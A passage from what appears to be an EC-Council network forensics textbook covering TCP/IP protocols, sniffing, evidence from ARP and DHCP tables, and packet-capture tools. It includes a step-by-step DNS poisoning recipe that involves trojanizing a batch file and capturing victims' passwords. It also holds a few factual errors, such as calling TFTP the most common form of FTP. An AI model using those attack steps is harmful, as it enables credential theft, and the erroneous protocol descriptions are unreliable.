- *Point-to-Point Protocol (PPP)*: It is the standard for the transport of IP traffic over point-to-point links. It consists of three main components:
  1. High-Level Data Link Control (HDLC) protocol is used by PPP to sum up the data between the source and destination links.
  2. Link Control Protocol is used in establishing, configuring, and testing the data link connection between the source and the destination IP address.
  3. Network Control Protocols (NCPs) are used to negotiate options for network layer protocols running on top of PPP.
- *Serial Line Internet Protocol (SLIP)*: IP packets were relayed over dial-up lines using SLIP. SLIP was replaced by PPP.
- *Address Resolution Protocol (ARP)*: ARP is considered a part of the data link layer, even though it is a part of TCP/IP.

Network Layer

The following are the main protocols for the network layer:

- *RARP (Reverse Address Resolution Protocol)*: RARP is a TCP/IP protocol that can allow an IP address to be changed into a physical address. Systems that do not have a disk drive will have only their hardware interface address listed in the attributes when booted. Users can discover the IP address from an external source with the help of a RARP server.
- *ICMP (Internet Control Message Protocol)*: ICMP is an extension of IP and supports packets that have error and control messages. A common example of the ICMP protocol is the ping command in DOS.
- *IGMP (Internet Group Management Protocol)*: IGMP is used to manage the membership of multicast groups that are available on a single network. There are many features of this protocol by which a host computer is informed about its local router.
- *IP (Internet Protocol)*: ***IP*** is a communications protocol used for transferring data across packet-switched networks. Often paired with TCP (Transmission Control Protocol), its purpose is to send datagrams from the destination to the source.

Transport Layer


The following are the main protocols for the transport layer:

- *UDP (User Datagram Protocol)*: UDP is a connectionless protocol that is different from TCP/IP in that it provides few error recovery services. It can broadcast datagrams over an IP network.
- *TCP (Transmission Control Protocol)*: TCP is a main component in TCP/IP networks. The reliable, connection-oriented protocol mainly involves dealing with packets sent from one system to another. The TCP protocol enables two hosts to create a connection and exchange different types of data.

Session Layer, Presentation Layer, and Application Layer

The following are the main protocols for the session layer, presentation layer, and application layer:

- *HTTP (Hypertext Transfer Protocol)*: HTTP is the standard used by the World Wide Web to transfer massages. This protocol defines the way in which messages are transmitted. The protocol also defines the actions browsers are required to take for various other commands.
- *SMTP (Simple Mail Transfer Protocol)*: SMTP is the standard for sending e-mail between servers. Systems on the Internet make use of this protocol to send e-mail from one server to another.
- *NNTP (Network News Transfer Protocol)*: NNTP is the standard protocol for distributing and recovering Usenet messages.
- *Telnet*: Telnet is a protocol that establishes a connection between a client and server, typically through TCP port 23.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 2-2 Different protocols are used in different layers in the TCP/IP model.

- *FTP (File Transfer Protocol)*: FTP is the standard file transfer protocol in use on the Internet. This protocol works similarly to HTTP for transferring HTML files. FTP uses TCP/IP protocols to begin data transfer.
- *SNMP (Simple Network Management Protocol)*: SNMP is used to manage networks. This protocol functions by sending messages known as PDUs (protocol data units) to all parts of the network.
- *TFTP (Trivial File Transfer Protocol)*: TFTP is the most common form of FTP. This protocol makes use of UDP, which has no security attributes. Servers often use this protocol to assist in booting workstations that are not equipped with a disk drive.

Figure 2-2 shows how all of these protocols fit into the TCP/IP model.

Overview of Physical and Data Link Layers of the OSI Model

The Physical Layer

The physical layer transmits raw bits over a communication channel. The design must ensure that when one side sends a 1 bit, the other side should receive that bit as a 1 bit, not a 0 bit. This layer deals with the mechanical, electrical, and procedural interfaces, and the physical transmission medium, which are all below the physical layer.

The Data Link Layer

The data link layer breaks the raw transmission bits into data frames. Then, it sequentially broadcasts the frames, and the processed acknowledge frames are sent back by the receiver. The data link layer has the foremost function of creating and recognizing frame boundaries, since the physical layer only accepts and transmits a stream of bits without any regard to the meaning of the structure. The data link layer does this by adding special bit patterns to the beginning and the end of the frame. The data link layer also adds error detection functionality.

Overview of Network and Transport Layers of the OSI Model

The Network Layer

The network layer takes care of the delivery of data packets from the source to the destination. The need for a network layer does not arise if the two communicating network devices are connected to the same network. The network layer provides the logical address of the sender and receiver in the header of the data packet. The

network layer responds to service requests from the transport layer. The network layer checks the integrity of the transferred data.

The Transport Layer

The transport layer takes care of the entire message that is transferred from the source to the destination. In contrast, the network layer checks only for the delivery of the individual packets that make up the message. The network layer considers data packets of each message as individual entities. The transport layer takes care of error correction and flow control of the message. For security reasons, the transport layer establishes a connection between ports of the two communicating network devices. The entire packet in the message is associated with the connection.

A connection is established in three steps:

1. Establishment of logical path
2. Transfer of data
3. Release of connection after data transfer

Since all the packets are transmitted in a single path, the transport layer has more control over sequencing, flow control, and error correction of data packets.

Types of Network Attacks

The following are the main categories of attacks launched against networks:

- IP spoofing
- Router attacks
- Eavesdropping
- Denial of service
- Man-in-the-middle attack
- Sniffing
- Data modification

Why Investigate Network Traffic?

The following are some of the reasons investigators analyze network traffic:

- Locate suspicious network traffic
- Know which network is generating the troublesome traffic and where the traffic is being transmitted to or received from
- Identify network problems

Evidence Gathering at the Physical Layer

A computer connected to a LAN has two addresses. The first is the MAC address, which is stored in the network card and uniquely identifies every node in a network. Ethernet uses the MAC address while building frames to transfer data from a system. The other address is the IP address. This address is used by applications. At the data link layer, the MAC address is used for addressing instead of the IP address. The MAC address is mapped to its respective IP address at the network layer. The data link layer looks for the MAC address of the destination machine in a table commonly known as the ARP cache. If an entry is not found for the IP address, then an ARP request will be broadcast to all machines on the network. The machine with the matched IP address then responds to the source machine with its MAC address. The MAC address of the destination machine gets added to the ARP cache of the source machine, and further communication is done using the MAC address.

There are two basic types of Ethernet environments, and sniffers work slightly differently in both of these environments. The two types of Ethernet environments are shared Ethernet and switched Ethernet.

Shared Ethernet

In this type of environment, every machine receives packets that are meant for one machine. One machine sends a packet with the MAC address of the source and destination to every machine. A machine with a MAC

address that does not match the destination address simply discards the frame. A sniffer ignores this rule and accepts all frames by putting the NIC into promiscuous mode. ***Promiscuous mode*** is the mode of a network interface card in which the card passes all network traffic it receives to the host computer, rather than only the traffic specifically addressed to it. Hence, passive sniffing is possible in a shared Ethernet environment, but it is difficult to detect.

Switched Ethernet

In this type of environment, hosts are connected to a switch, which has a table that keeps records of the MAC addresses of the host machines on the network. The switch transmits the data packets to the destination machines using this table. The switch does not broadcast to all computers but sends the packets to the appropriate destination only. Sniffing by putting the NIC into promiscuous mode does not work in this type of environment. A sniffer can capture packets in a switched environment only when the traffic is flooded to all ports. Flooding happens only when the switch does not have the MAC address of the destination in its content-addressable memory (CAM) table.

For a sniffer to work in a switched environment, an extra feature is needed that captures traffic from the source port to the sniffer port. The port that is configured to receive all the packets sent by any source port is called the SPAN (Switched Port Analyzer) port.

The drawback of a SPANned port is that it copies only legitimate Ethernet traffic. The error information related to the data packets is not copied, which limits the accuracy of evidence gathering. To overcome this limitation, hardware taps, also known as in-line taps, can be used for connecting more than one device to the switched port. This method helps the investigator get an accurate copy of the network traffic. Special switches are available that can be configured to allow sniffing at the switch that can even capture local traffic. Investigators can request an ISP to install a sniffer on its network for monitoring the traffic flowing between the ISP and a suspect's computer.

Special permissions need to be taken for this act. Sniffers cannot function when connected to a modem over a network. Sniffers collect traffic from the network and transport layers, not the physical and data link layers. Investigators have to configure sniffers for the size of the frames to be captured. The default frame size is usually 68 bytes. It is advisable to configure sniffers to collect frames with a size of 65,535 bytes.

DNS Poisoning Techniques

DNS (Domain Name Service) is a service that translates domain names (e.g., *www.eccouncil.org*) into IP addresses (e.g., 208.66.172.56). DNS poisoning is a process in which an attacker provides fake data to a DNS server for the purpose of misdirecting users. For example, a malicious user who operates Web site ABC but wants to pose as Web site 123 could build up a DNS poisoning attack in order to put Web site ABC's IP address into the entry for Web site 123. Users who use the DNS server that is "poisoned" to locate Web site 123 would then be served by Web site ABC's IP address.

The following are the steps involved in one DNS poisoning technique:

1. Set up a fake Web site on a computer.
2. Install TreeWalk and modify the file mentioned in the readme.txt to the computer's IP address. TreeWalk will make this computer the DNS server.
3. Modify the file dns-spoofing.bat and replace the IP address with the computer's IP address.
4. Trojanize the dns-spoofing.bat file and send it to another user.
5. When the user clicks the Trojaned file, it will replace the user's DNS entry in his or her TCP/IP properties to that of your machine.
6. You will become the DNS server for the other user, and his or her DNS requests will go through the machine set up in step 1.
7. When the user tries to go to a certain Web site, the Web site he or she resolves to is the fake Web site. Then you can capture the password and send the user to the real Web site.

The following are some of the types of DNS poisoning:

- Intranet DNS spoofing (local network)
- Internet DNS spoofing (remote network)
- Proxy server DNS poisoning
- DNS cache poisoning

Intranet DNS Spoofing (Local Network)

For this technique, the attacker must be connected to the local area network (LAN) and be able to sniff packets. This method works well against switches with ARP poisoning on the router. Figure 2-3 depicts the process of intranet DNS spoofing (local network).

Internet DNS Spoofing (Remote Network)


This method of DNS spoofing works across networks and is relatively easy to set up and implement. Using this technique, the attacker sends a Trojan to the target machine and changes the machine's DNS IP address to that of the attacker. Figure 2-4 depicts the process of Internet DNS spoofing (remote network).

Proxy Server DNS Poisoning

This type of DNS poisoning works across networks and is easy to set up and execute. The attacker sends a Trojan to a user's machine to change the proxy server settings on a machine to point to the attacker's machine. Figure 2-5 depicts the process of proxy server DNS poisoning.


DNS Cache Poisoning

To perform a cache poisoning attack, an attacker exploits a flaw in the DNS server software that can make it accept incorrect information. If the server does not correctly validate DNS responses to ensure that they have come from an authoritative source, the server will end up caching the incorrect entries locally and serve them to users that make the same request. For example, an attacker poisons the IP address DNS entries for a target Web



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 2-3 An attacker must be connected to the LAN to perform intranet DNS spoofing.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 2-4 An attacker uses a Trojan to perform Internet DNS spoofing.




Figure 2-5 An attacker uses a Trojan to change the proxy server settings on a machine during a proxy server DNS poisoning attack.




Figure 2-6 The **arp -a** command displays the ARP table in Windows.

site on a given DNS server, replacing them with the IP address of a server the attacker controls. The attacker then creates fake entries for files on the server he or she controls with names matching those on the target server.

Evidence Gathering from ARP Table

The ARP table of a router comes in handy for investigating network attacks, as the table contains the IP addresses associated with MAC addresses. An investigator can view the ARP table in Windows by issuing the command **arp -a**, as shown in Figure 2-6.

An investigator can also refer to the ARP table to find out the MAC addresses. The ARP table maintained on the router is of crucial importance, as it can provide information about the MAC address of all the hosts that were involved in recent communications.

The following are ways that an investigator can document the ARP table:

- Taking a photograph of the computer screen
- Taking a screenshot of the table and saving it on a disk
- Using the HyperTerminal logging facility

Evidence Gathering at the Data Link Layer: DHCP Database

The DHCP database provides a means of determining the MAC address associated with the computer in custody. This database helps DHCP conclude the MAC address in case DHCP is unable to maintain a permanent log of requests.

The DHCP server maintains a list of recent queries along with the MAC address and IP address. The database can be queried by giving the time duration during which the given IP address accessed the server.

Gathering Evidence from an IDS

Monitoring network traffic is of prime importance. An administrator can configure an intrusion detection system (IDS) to capture network traffic when an alert is generated. However, this data is not a sufficient source of evidence because there is no way to perform integrity checks on the log files.

In a network investigation, preserving digital evidence is difficult, as data is displayed on-screen for a few seconds. Investigators can record examination results from networking devices such as routers, switches, and firewalls through a serial cable and software such as the Windows HyperTerminal program or a script on UNIX.

If the amount of information to be captured is large, an investigator can record the on-screen event using a video camera or a related software program. The disadvantage to this method is that there is no integrity check, making it difficult to authenticate the information.

Tool: Tcpdump

Tcpdump is a powerful tool that extracts network packets and performs statistical analysis on those dumps. It operates by putting the network card into promiscuous mode. It may be used to measure the response time and packet loss percentages, and to view TCP/UDP connection establishment and termination. One major drawback to Tcpdump is that the size of the flat file containing the text output is large.

The Tcpdump report consists of the following:

- *Captured packet count*: This is the number of packets that Tcpdump has received and processed.
- *Received packet count*: The meaning of this depends on the OS on which the investigator is running Tcpdump. It may also depend on the way the OS is configured. If a filter is specified on the command line, on some OSs it counts packets, regardless of whether they were matched by the filter expression and, even if they were matched by the filter expression, regardless of whether Tcpdump has read and processed them yet.
- *Count of packets dropped by kernel*: This is the number of packets that were dropped, due to a lack of buffer space, by the packet capture mechanism in the OS on which Tcpdump is running, if the OS reports that information to applications; if the OS does not report this information, Tcpdump will report it as zero.

Tcpdump supports the following platforms:

- *SunOS 3.x or 4.x*: The investigator must have read access to /dev/nit or /dev/bpf*.
- *Solaris*: The investigator must have read/write access to the network pseudodevice, e.g., /dev/le.
- *HP-UX*: The investigator must be root or Tcpdump must be installed setuid to root.
- *IRIX*: The investigator must be root or Tcpdump must be installed setuid to root.
- *Linux*: The investigator must be root or Tcpdump must be installed setuid to root.
- *Ultrix and Digital UNIX*: Any user may capture network traffic with Tcpdump. However, no user (not even the super-user) can capture in promiscuous mode on an interface unless the super-user has enabled promiscuous-mode operation on that interface using pfconfig.
- *BSD*: The investigator must have read access to /dev/bpf*.

Figure 2-7 shows sample output from Tcpdump.




Figure 2-7 Tcpdump shows information about all the packets that come through the network interface.

Tool: WinDump

WinDump is a port of Tcpdump for the Windows platform. WinDump is fully compatible with Tcpdump and can be used to watch and diagnose network traffic according to various complex rules.

WinDump is simple to use and works at the command-line level. Figure 2-8 shows the results of **windump -n -S -vv.** The -n option tells WinDump to display IP addresses instead of computer names. The -S option indicates that the actual TCP/IP sequence numbers should be shown (if this option is omitted, relative numbers will be shown). The -vv option makes the output more verbose, adding fields such as time to live and IP ID number to the sniffed information.

The following is a TCP example that shows a data packet with the PUSH and ACK flags set:

20:50:00.037087 IP (tos 0x0, ttl 128, id 2572, and len 46) 192.168.2.24.1036 > 64.12.24.42.5190: P [tcp sum ok] 157351:157357(6) ack 2475757024 win 8767 (DF)

The above entry can be deciphered in the following way:

20:50:00.037087 [time stamp] IP [protocol header follows] (tos 0x0, ttl 128, id 2572, len 46) 192.168.2.24.1036 [source IP:port] > 64.12.24.42.5190: [destination IP:port] P [push flag] [tcp sum ok] 157351:157357 [sequence numbers] (6) [bytes of data] ack 2475757024 [acknowledgement and sequence number] win 8767 [window size] (DF) [don't fragment set]

The next example is UDP:

20:50:11.190427 [time stamp] IP [protocol header follows] (tos 0x0, ttl 128, id 6071, len 160) 192.168.2.28.3010 [source IP:port] > 192.168.2.1.1900: [destination IP:port] udp [protocol] 132

Figure 2-8 WinDump displays more verbose information when the user specifies the -vv option.

The following is an ICMP log entry:

20:50:11.968384 [time stamp] IP [protocol header follows] (tos 0x0, ttl 128, id 8964, len 60) 192.168.2.132 [source IP] > 192.168.2.1: [destination IP] icmp [protocol type] 40: [time to live] echo request seq 43783 [sequence number]

Finally, WinDump can also capture ARP requests and replies, such as the following:

20:50:37.333222 [time stamp] arp [protocol] who-has 192.168.2.1 [destination IP] tell 192.168.2.118 [source IP]
20:50:37.333997 [time stamp] arp [protocol] reply 192.168.2.1 [destination IP] is-at 0:a0:c5:4b:52: fc [MAC address]

Tool: NetIntercept

NetIntercept, from Sandstorm Enterprises, is a network analysis tool that allows an organization to increase its network security. NetIntercept captures LAN traffic using a standard Ethernet interface card placed in promiscuous mode and a modified UNIX kernel. The capture subsystem runs continuously, whether or not the GUI is active. Figure 2-9 shows a screenshot of captured traffic.

NetIntercept performs stream reconstruction on demand. When the user selects a range of captured network traffic to analyze, NetIntercept assembles those packets into network connection data streams. The reconstructed streams are then presented to the NetIntercept analysis subsystem for identification and analysis. Once TCP streams are reconstructed and parsed, some of the objects that they contain need to be stored for long periods, e.g., Web pages, files transferred by FTP, and e-mail attachments.

Aside from controlling data capture and analysis, the GUI offers sophisticated search criteria. A user can find one or many network connections according to the following:

- Time of day
- Source or destination hardware or Internet address
- Source or destination TCP or UDP port name or number
- Username associated with the connection
- E-mail sender, recipient(s), or subject header
- File name or World Wide Web URL associated with the transfer
- Specific protocols or content types recognized in the connection contents

Once a connection has been identified, the user can drill down to view the search criteria extracted from it, as shown in Figure 2-10.




Figure 2-9 NetIntercept captures traffic continuously.




Figure 2-10 A user can look at the contents of a connection once it has been identified.

Tool: Wireshark

Wireshark, formerly known as Ethereal, is a GUI-based network protocol analyzer. It lets the user interactively browse packet data from a live network or from a previously saved capture file. Wireshark's native capture file format is the libpcap format, which is also the format used by Tcpdump and various other tools. In addition, Wireshark can read capture files from snoop and atmsnoop, Shomiti/Finisar Surveyor, Novell LANalyzer,

